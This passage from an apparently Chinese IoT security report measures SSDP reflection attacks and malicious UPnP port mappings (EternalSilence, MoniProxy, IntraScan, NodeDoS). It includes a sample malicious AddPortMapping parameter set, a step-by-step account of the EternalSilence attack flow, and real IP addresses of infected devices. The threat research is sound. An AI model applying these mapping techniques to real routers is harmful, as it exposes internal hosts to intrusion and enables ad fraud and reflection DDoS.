
图 4.16 反射攻击受害者的国家分布情况



(2) 受害者的 ASN 分布

我们共搜集到 942 个反射攻击受害者的 ASN 数据，其中前十名受害者的 ASN 分布情况如图 4.17 所示。在中国，使用不同运营商网络的受害者数量分布都不同。在美国，使用 Enzu（美国）网络的用户更容易遭受到利用暴露 SSDP 服务实施的反射攻击。


图 4.17 反射攻击受害者十大 ASN 分布



4.4.1.2 反射攻击事件数量分析

由于 SSDP 反射攻击放大系数可观，可用的脆弱物联网设备数量庞大，从而越来越受攻击者的青睐。通过分析 2018 年 NTI 的 DDoS 告警数据，我们得到了攻击手法为 SSDP 反射攻击的 DDoS 事件数量变化图。

图 4.18 由 SSDP 反射引起的 DDoS 事件数量



如图 4.18 所示，自 2018 年 1 月份以来，由 SSDP 反射攻击引起的 DDoS 事件越来越多，7 月份最多，高达 2549 例，这也与腾讯云鼎实验室发布的结果一致。由此可见，SSDP 反射引起的 DDoS 攻击应该引起从业者关注。

4.4.2 UPnP 端口映射服务威胁分析

观点 8： 由于 SOAP 服务缺乏鉴权机制，约 41 万台端口映射服务可访问的物联网设备存在被入侵的可能。所有设备中，有 8.9% 的设备被发现存在恶意的端口映射条目，例如会将内网的 445 端口和 139 端口暴露在互联网上，而这两个端口存在遭受永恒之蓝、永恒之红的攻击的风险，平均每个受感染的设备存在 282 条感染记录。

观点 9： 我们发现两类恶意端口映射家族，一类试图将所有的内网端口都暴露在互联网上，我们将其称之为 IntraScan，全球有约 9 千台设备受到感染；一类主要存在两种恶意行为，一是映射到 8.8.8.8 的 53 端口，推测其将设备作为 DNS 反射攻击的肉鸡集群，二是映射到某色情广告平台，进行分布式广告点击从中获利，由于其端口映射表的描述字段为 node:nat:upnp，我们将其称之为 NodeDoS，全球有约 600 台设备受到感染。

在 SOAP 服务统计中，我们注意到所有 IGD 设备中，绝大多数设备都提供了 WANIPConnection

（以下简称 IPCon）或 WANPPPConnection（以下简称 PPPCon）服务。其中，PPPCon 服务除了 UPnP 协会定义的 upnp-org:service:WANPPPConnection 以外，还存在另一个变种 dslforum-org:service:WANPPPConnection，约占 IGD 设备总量的 2.1%，这个服务类型不提供下面提到的端口映射服务，我们在下面的统计中将其排除在外。

IPCon 与 PPPCon 服务提供了两个关键操作[39] AddPortMapping（添加端口映射）和 GetGenericPortMappingEntry（查询端口映射），可以在路由器的外网端口上开启一个端口映射通道或查询端口映射表中的已有条目，这个通道既可以通向内网，将内网的 IP 地址和端口暴露在互联网上，也可以通向其他外网地址，从而将受控设备转化为一个网络代理，为攻击者的其他行为提供便利。

我们发现存在上述两个服务之一的设备（约 53 万台）占 IGD 设备总量的 97.64%。而在这些设备中，76.6%（约 41 万）的设备的端口映射表能够访问[1]，我们认为，这些设备存在严重的安全隐患。

我们对全网设备的 UPnP 端口映射表进行了采集，本节将对其进行分析。

4.4.2.1 总体情况

端口映射表中的 description 字段一般会标识一条端口映射条目的来源，因此，本节的分析我们也是围绕不同的 description 来进行的。我们爬取到约 1229 万条端口映射记录，发现约有一千种不同的 description，既有聊天类的应用，如 WhatsApp、Skype、Wechat，也有下载类的应用，如 Thunder5、BitTorrent、Transmission，还有视频监控设备类的应用，如 DVR_NVR 、ipcam-h264、IPC_CIVIL_CMD、IPC_CIVIL_STREAM、IPC_RTSP。由于种类众多，我们很难全部辨识，因此我们重点关注了映射条目总量最多的几类，从中我们发现了四类[2]恶意端口映射类型，实际上，恶意端口映射类型会更多。其中 EternalSilence、IntraScan、NodeDoS 主要用于对内网 IP 和端口进行映射，而 MoniProxy 主要用于对外网的 IP 和端口进行映射，也即做代理。对于这四类，我们会在下面的小节中分别进行介绍，这里主要描述一些整体情况。

1 这里的“能够访问”定义为，向 UPnP 设备发送端口映射查询请求，能够收到返回数据。由于不能对设备一一进行端口映射来确认其支持端口映射，对于没有数据返回的设备，我们假定其不能进行端口映射操作。因此，这里的存在安全隐患的设备数量并非 IGD 设备的总量。

2 对于这四类恶意端口映射类型的命名，我们将在下面的小节分别进行介绍，这里不再展开。

表 4.4 恶意端口映射类型数量


名称	Description	受感染的 IP 数	端口映射总数
EternalSilence	galleta silenciosa	39062	7924165
MoniProxy	MONITOR	7111	568144
IntraScan	内网 IP 和端口拼接	9240	239373
NodeDoS	node:nat:upnp	681	34873

由于存在一个设备被多种恶意端口映射感染的情况，在对 IP 去重后，我们发现有约 4.4 万台设备被感染，占所有开放端口映射服务的设备的 8.9%，而恶意的端口映射条目则要占到总的端口映射条目的 73%，平均每个受感染的设备存在 282 条感染记录。

观察 10： 从开放端口映射的设备及受感染的设备的国家分布来看，无论是开放端口映射的设备数还是存在恶意端口映射的设备数，韩国均居首位。

图 4.19 是开放端口映射的设备及受感染的设备的国家分布情况，从中可以看出，无论是设备总数，还是受感染的设备数，韩国均居首位。从感染比例来看，韩国的感染设备占比最高，达到了 40%，我国也有 10% 的设备受到感染。

图 4.19 开放端口映射的设备及受感染的设备的国家分布情况



在对端口映射表中的内网端口进行分析的过程中，我们发现约有 72 万条记录中的内网端口为 0（以下称之为“0 条目”），占端口映射条目总量的 5%。这些记录存在于 1.2 万个左右的独立 IP 中，这些设备占总设备的 3%，通过进一步分析，这些 IP 又可以分为两类：

1. 映射表内所有端口映射条目均为 0 条目的设备有 10999 个，占比为 91.3%，条目数为 721774，占所有 0 条目的 99.6%。
2. 映射表内，只有部分条目内网端口为 0 的设备，占比为 8.7%。这些 IP 中的 0 条目数为 2669，占所有 0 条目的 0.37%，占这类设备中的所有映射条目的 3.34%。

我们认为，部分设备[1]的 UPnP 协议实现存在问题，导致其报告映射信息时，错误的返回目标端口值为 0，尚不明确这些条目是否能够生效。

更进一步的，我们对这些 0 条目的 description 字段进行了统计，如表 4.5 所示，从中可以看出，既存在恶意的端口映射，如 galleta silenciosa（即 EternalSilence），也存在正常的端口映射，如 libtorrent、wechat 等。且 0 条目数量与映射总量的比例，也和出现 0 条目的设备在所有设备中的占比大致相同，因此我们认为，绝大部分 0 端口映射数据时由设备本身的原因产生，尚未发现恶意发送 0 端口指令（如构造消息字段进行命令注入）的应用。

表 4.5 端口映射表中 0 内网端口条目的 description 字段分布情况（前 10）

description	0 条目数量
galleta silenciosa	343253
MONITOR	199604
libtorrent	29761
PiXel	24188
Network	18179
wechat	6938
内网 IP 和端口拼接	10243
uTorrent	33698
miniupnpd	8596
DaumNPP	5357

1 同时，我们也对厂商分布进行了统计，发现这些设备集中分布在几个厂商中。因此我们推测这些厂商的设备的 UPnP 协议实现存在问题。出于保护厂商隐私的考虑，这些厂商的名称并未在报告中公布。如果你对此感兴趣，可以联系我们。

4.4.2.2 EternalSilence

观察 11： 全球有约 4 万台设备受 EternalSilence 感染，约占所有开放端口映射服务设备的 9.7%，平均每个恶意 IP 有 278 条恶意端口映射记录。EternalSilence 主要将内网的 139、445 端口暴露在互联网中，利用永恒之蓝或其他 Samba 漏洞入侵内网主机，进行恶意操作。

“EternalSilence”首次出现在是 Akamai 的安全研究员在 2018 年 11 月份的 UPnProxy 研究报告[9]中。该攻击者在进行端口映射时，会进行类似如下的描述：

{"NewProtocol": "TCP", "NewInternalPort": "445", "NewInternalClient": "192.168.10.212", "NewPortMappingDescription": "galleta silenciosa", "NewExternalPort": "47669"}

其中的 NewPortMappingDescription 字段是西班牙语 galleta silenciosa，翻译成英文为 silent cookie/cracker。同时由于其会暴露 445 端口和 139 端口，而这两个端口存在遭受永恒之蓝（EternalBlue）、永恒之红（EternalRed）的攻击的风险。因此，Akamai 的安全研究员将其命名为 EternalSilence。

在 Akamai 的研究报告中提到有超过 4.5 万的路由器受感染，而在我们的监控数据中，这一数字有所减少，但也有 3.9 万受感染的设备，约占所有开放端口映射服务的设备的 6.8%。我们发现约有 792 万条 EternalSilence 的内外网端口映射关系数据。

图 4.20 是受 EternalSilence 感染的设备的国家分布情况。从中可以看出，虽然多个国家都受到 EternalSilence 的影响，但是韩国受到的影响最为严重，占所有感染数量的 77%。这也与图 4.19 中开放端口映射的设备的国家分布情况相一致，说明一个国家暴露的设备越多，则其被攻破的设备数量就越多。

图 4.20 受 EternalSilence 感染的设备的国家分布情况




图 4.21 是 EternalSilence 入侵的内网端口的分布情况，EternalSilence 主要将内网的 139、445 端口暴露在互联网中（占所有 EternalSilence 端口映射条目的 82%），利用永恒之蓝或其他 Samba 漏洞入侵内网主机，进行恶意操作。同时，我们发现除了 139 和 445 端口外，还有 18% 的映射条目中的内网端口的值是 0。另外，还有少量的 17962 端口（11 个设备）也对外进行了映射，我们暂时没有发现 17962 端口有什么独特之处。

图 4.21 受 EternalSilence 感染的设备内网映射端口分布




表 4.6 是受 EternalSilence 感染的设备内外网端口映射关系的分布情况。从中可以看出，无论是 139 端口、445 端口还是 0 端口，所对应的外网端口号表现出了极强的连续性，例如从 28658 端口到 28911 端口，从 47458 端口到 47711 端口均连续出现。不过，在出现次数上较为分散。我们之后又关

注了内网 IP，发现外网端口和设备 LAN 侧整个网段是对应的，例如，28658 端口到 28911 端口刚好是 254 个端口，对应 *.*.*.1 到 *.*.*.254，刚好是一个网段的 254 个 IP 地址。

表 4.6 受 EternalSilence 感染的设备内外网端口映射关系分布

内网端口	外网端口	数量		内网端口	外网端口	数量
139	28658	2536		445	47458	1574
139	28659	2313		445	47459	1590
…	…	…		…	…	…
139	28910	1576		445	47710	1203
139	28911	1550		445	47711	1178
139	51357	731		445	49860	595
…	…	…		…	…	…
139	51610	671		445	50050	599
0	28658	665				
…	…	…				
0	28796	604				

综上，EternalSilence 危害严重，还有约 41 万台的设备存在被攻击的可能。而这种利用 UPnP 进行内网渗透的攻击手法正在逐渐打破我们以前对于网络隔离即安全的认知，值得相关厂商和安全研究人员的关注。

4.4.2.3 MoniProxy

观察 12： 全球有 7 千多台的设备受 MoniProxy 感染。MoniProxy 利用 UPnP 端口映射，搭建反向代理进行广告欺诈。这些受感染的设备绝大部分（99.73%）位于韩国。

MoniProxy 是我们在扫描过程中发现的一类代理行为，它的特征是在受害者设备上开启端口映射时，将请求中 NewPortMappingDescription 字段标记为“MONITOR”。正常应用如 Skype、BT 客户端等在操作路由器时，是为了操作 UPnP 设备将内网端口提供给外网访问，因此目的主机也是内网的 IP，而 MoniProxy 的这些行为将路由器上的一个端口映射到其他主机的某些端口上，形成了一种反向代理的效果，与 Akamai 在报告中描述的 UPnProxy 威胁类型相符。我们将其命名为 MoniProxy。

MoniProxy 开启的端口映射数据样例如下。


表 4.7 MoniProxy 映射样例

IP	厂商	端口	目标端口	目标主机	Description
111.249.215.163	TOTOLINK	33364	443	31.13.82.52	MONITOR
111.249.215.163	TOTOLINK	33365	443	182.161.73.67	MONITOR
111.249.215.163	TOTOLINK	22263	80	43.227.116.81	MONITOR

同样的漏洞可能被利用于垃圾邮件、“薅羊毛”等黑产行为。鉴于代理行为对 IP 数量的需求大于带宽需求，暴露端口映射服务的约 41 万台设备可能是黑产匿名代理服务的下一个“藏宝之地”。

从图 4.22 我们可以看出，MoniProxy 主要的映射都是针对特定网站的 80 与 443 端口，构成对特定网站的反向代理。除此之外，有 36% 的映射条目中标注的内网端口为 0。

图 4.22 受 MoniProxy 影响的设备内网映射端口分布



MoniProxy 共在约 7 千台设备上对 5933 个目标 IP 开设了约 57 万条端口映射。表 4.8 是我们对 MoniProxy 映射条目中出现频次最高的几个 IP 进行验证后的结果，这些 IP 都属于广告联盟类网站，且多数已进入知名广告屏蔽插件 ADBlock Plus 广告屏蔽列表。

表 4.8 MoniProxy 目标 IP 对应域名

目标 IP	数量	Passive DNS 反查	ABP blocked
173.241.248.143	5146	us-u.openx.net	是
23.35.221.213	4292	js-sec.casalemedia.com	是
183.110.238.136	4245	idsync.admixer.co.kr	是
104.74.175.196	4027	stags.bluekai.com	是
182.161.73.211	3960	widget.as.criteo.com	是
182.161.73.82	3634	widget.criteo.com	是
182.161.73.195	3588	static.jp.as.criteo.net	否
35.201.85.114	3478	data-ingress-ae1.tapad.com	否
43.227.116.78	3442	adlc-exchange.toast.com	否

MoniProxy 平均在每个主机上开设 80 条映射记录，且同一主机上绝大多数的映射条目均指向不同的目标 IP（仅有 1 ～ 2 条映射目标 IP 相同），我们可以大致理解为，它使用每个 IP 对 80 个广告联盟进行广告点击。进行的映射操作总量越多，攻击者的获利越多。

除 MoniProxy（标注为 MONITOR）之外，我们还监测到行为与其较为相似的其他恶意行为，统计数据汇总于表 4.9 。

映射描述标记为 miniupnpd 的数据中混杂着正常映射行为，最终我们筛选出的恶意行为数据约占 miniupnpd 应用总条目的 4%，它们与第四列标记为 node:nat:upnp 的行为完全相同，将在 4.4.2.5 节详述。标记为 proxy 的恶意行为向 951 个设备发送了目标地址为 209.85.144.101、目标端口为 80 的映射请求，DNS 反查得到的域名关联到广告提供商 AdMob，因此也是与 MoniProxy 动机相似的恶意行为。

表 4.9 与 MoniProxy 相似的恶意代理行为

description	IP 数量	每 IP 平均映射数量	映射总量
MONITOR	7111	79.89	568144
miniupnpd	3024	4.89	14789
proxy	951	1	951
node:nat:upnp	588	57.51	33815

4.4.2.4 IntraScan

观察 13：全球有约 9 千台设备受 IntraScan 感染，平均每个受害者 IP 约有 31 条恶意端口映射记录。IntraScan 几乎希望将所有的内部端口都暴露出来。

IntraScan 是一类打击面更广泛的内网扫描行为，它在映射表中的特征是，其 decription 字段的内容是它映射的内网地址与端口字符串的拼接，如表 4.10 所示。由于其指向的目标端口多为敏感应用服务端口，疑似扫描行为，因此，我们将其称之为 IntraScan。

表 4.10 IntraScan 映射表样例

外网 IP	外网端口	内网端口	内网 IP	description 字段
175.182.186.*	6554	5554	192.168.1.200	192.168.1.2005554
175.182.186.*	1021	21	192.168.1.200	192.168.1.20021
175.182.186.*	2080	1080	192.168.1.200	192.168.1.2001080
175.182.186.*	1445	445	192.168.1.200	192.168.1.200445
175.182.186.*	1080	80	192.168.1.200	192.168.1.20080

在我们的监控数据中，有约 9 千台受感染的设备，占所有开放端口映射服务的设备的 2.2%。我们发现约有 26 万条 IntraScan 的内外网端口映射关系数据，平均每个恶意 IP 约有 31 条恶意端口映射记录。

图 4.23 是受 IntraScan 感染的设备的国家分布情况。从中可以看出，类似 EternalSilence，依旧是韩国受到的影响最为严重，占所有感染数量的 47%。

图 4.23 受 IntraScan 感染的设备的国家分布情况




图 4.24 是 IntraScan 入侵的内网端口的分布情况，IntraScan 几乎希望将所有的内部端口都暴露出来，如 Web 服务相关的 80、81、82、8080 端口，FTP 21 端口，SSH 22 端口，Samba 445 端口，MySQL 3306 端口，MSSQL 1433 端口等。16% 的映射条目中的内网端口的值是 0，出现原因我们已经在 4.4.2.1 中进行说明。除此之外，暴露数量最多的是 9308 端口，即索尼 PlayStation 的端口。如果 IntraScan 更为广泛的传播，其影响甚至要严重于 EternalSilence，因为除 139、445 端口外，它还将更多的端口映射出来。我们目前并不知悉攻击者一旦成功入侵以后的下一步操作。

图 4.24 受 IntraScan 感染的设备内网映射端口分布




表 4.11 是受 IntraScan 感染的设备内外网端口映射关系的示例。从中我们发现了两类不同的端口映射规则。一类是内网端口和所映射的外网端口相同，这类规则发生在 9303-9308 端口之间和所有大于等于 49152 端口的时候；另一类是将内网端口号加 1000 作为相对应的外网端口号，如果出现映射失败的情况（即该外网端口已在使用中），则会尝试将内网端口号加 1025 作为相对应的外网端口号，如果继续映射失败，则会持续在此基础上加 1 进行映射，直到映射成功，如示例中的 80、81、82、8443、9999 端口。

表 4.11 受 IntraScan 感染的设备内外网端口映射关系示例

内网端口	外网端口	数量	内网端口	外网端口	数量
9303	9303	28	80	1080	1027
9304	9304	185	80	1105	96
9305	9305	1367	80	1106	15
9306	9306	1246	81	1081	718
9307	9307	1782	81	1106	100
9308	9308	2354	81	1107	22
49152	49152	56	82	1082	709
49153	49153	18	82	1107	111
49155	49155	10	82	1108	19
55454	55454	3	8443	9443	396
65255	65255	3	8443	9468	94
65520	65520	3	9999	10999	112

4.4.2.5 NodeDoS

观察 14： NodeDoS 主要存在两类恶意行为，一是映射到 8.8.8.8 的 53 端口，将设备作为 DNS 反射攻击的肉鸡集群，二是映射到某色情广告平台，进行分布式广告点击从中获利。全球有约 600 台设备受 NodeDoS 感染，平均每个受害者 IP 约有 58 条恶意端口映射记录。

NodeDoS 在 description 字段的内容是 node:nat:upnp[1]，这种恶意类型的主要行为有二，一是映射到 8.8.8.8 的 UDP 53 端口，将设备作为 DNS 反射攻击的肉鸡集群，二是映射到某色情广告平台，进行分布式广告点击从中获利。在我们的监控数据中，有 600 台左右受感染的设备。约有 3.4 万条 NodeDoS 的内外网端口映射关系数据，平均每个恶意 IP 约有 58 条恶意端口映射记录。需要说明的是，Akamai 在其研究报告 [7] 中仅是以示例的形式提到了 node:nat:upnp，并未从统计意义上进行分析。

我们发现被 NodeDoS 感染的设备所属国家中，韩国依旧是占比最高的，占到了 51.4%，约有 9% 的受感染设备位于我国。

表 4.12 是 NodeDoS 开启的映射条目的目标主机与目标端口统计。我们共发现 774 组目标主机和目标端口对，但是大部分目标主机和目标端口出现的次数都很少。由于目标主机以 8.8.8.8 和 205.185.208.85 为主，因此，我们主要对这两个地址进行分析。8.8.8.8 是 Google 的公共 DNS，入侵者

1 另有约 3%（16 个独立 IP）的设备 description 字段标记为 miniupnpd，但行为完全相同，在这里一并陈述。

可以单纯将受害主机作为匿名 DNS，也可以利用 UPnP 设备作为跳板进行 DNS 反射攻击。表 4.13 是另一个目标 IP 205.185.208.85 在 VirusTotal 中关联到的域名，经验证，此域名属于某色情广告平台，同样处于 ADBlock 黑名单中，我们猜测这类操作是类似于 MoniProxy 的广告欺诈行为。

表 4.12 NodeDoS 映射的目标主机（前六）

目标主机	目标端口	映射数量
8.8.8.8	53	18090
205.185.208.85	80	11449
199.217.119.213	53	3114
172.16.13.1	23	276
185.162.9.151	53	177
192.168.1.178	22222	157

表 4.13 205.185.208.85 在 VirusTotal 中的查询结果

Date resolved	Domain
2019-01-12	vip0x055.ssl.rncdn5.com
2019-01-12	media.trafficjunky.net
2019-01-11	hw-cdn.trafficjunky.net
2019-01-01	static.trafficjunky.net
2018-11-12	cdn10.trafficjunky.net
2018-08-16	192.168.media.trafficjunky.net


4.4.2.6 恶意端口映射攻击源分析

我们的蜜罐捕获到了约 1.2 万次与操作路由器端口映射表相关的行为（10 月 -12 月），其中 EternalSilence 占到了 99%。因此，我们的分析将围绕 EternalSilence 的攻击源来进行。

1）攻击原理

通过对蜜罐日志的分析，我们发现 EternalSilence 的攻击流程可以分为三个步骤，首先扫描 SSDP 服务，之后通过 HTTP GET 扫描 SOAP 服务，最后通过 HTTP POST 尝试在目标上添加新的端口映射关系，如图 4.25 所示。

图 4.25 EternalSilence 的攻击流程



EternalSilence 对目标设备 SSDP 服务的扫描，遵从 SSDP 的报文格式，通过 UDP 的方式进行。目的有三个，首先，确认设备的 UPnP 服务是否开放（正常情况下，UPnP 服务开放后，SSDP 服务作为子服务也会开放）；第二，确认设备类型是否为网关（路由器），也即是否具备端口映射的能力；第三，获取 SOAP 服务的端口和访问的 URL（SSDP 返回内容的 Location 字段）。

在完成了对目标设备 SSDP 服务的扫描后，若确认设备为路由器，EternalSilence 会向设备的 SOAP 服务发送 HTTP GET 请求，目的是获取端口映射相关操作的 URL。

最后，EternalSilence 会按照 SOAP 的报文，向路由器的 SOAP 服务发送 POST 请求，尝试依次将路由器 LAN 侧 C 类网段内 254 台设备的 139 和 445 端口 [1] 映射到路由器的 WAN 口上。具体过程为，首先对 *.*.*.1（如 192.168.1.1）的 139 端口进行映射，如果失败，则对 *.*.*.2 的 139 端口进行映射，如果成功，则继续对 *.*.*.1 的 445 端口进行映射。以此类推，直到 *.*.*.254。同时，我们也对外网端口进行了统计，和 4.4.2.2 中发现的内外网端口映射规律相一致。


2）攻击源分析

我们的蜜罐一共捕获到 45 个攻击源。首先，我们结合 NTI 的资产数据对这些攻击源开放的端口进行了分析，从端口分布来看较为分散（共出现了 58 个不同的端口），既有路由器相关的端口（7547 端口），也有摄像头相关的端口（554 端口、3777 端口），因此，我们初步推断攻击者利用有漏洞的物

1 从 2019 年 1 月 27 日开始，我们的蜜罐捕获到的数据显示，EternalSilence 开始尝试开启内网的 135 端口。135 端口对应 Windows 的 RPC 服务，也是高危端口。这一变化需要引起广泛关注。

联网设备进行了恶意代码的植入，从而控制这些肉鸡来对全网开放 UPnP 服务的设备进行端口映射。由于攻击源数量来自我们积累了三个月左右的数据，因此，我们推断攻击者控制的肉鸡数量并不多，可能也与进行端口映射并不需要数量很多的肉鸡有关，攻击者并没有刻意去扩大肉鸡的规模。

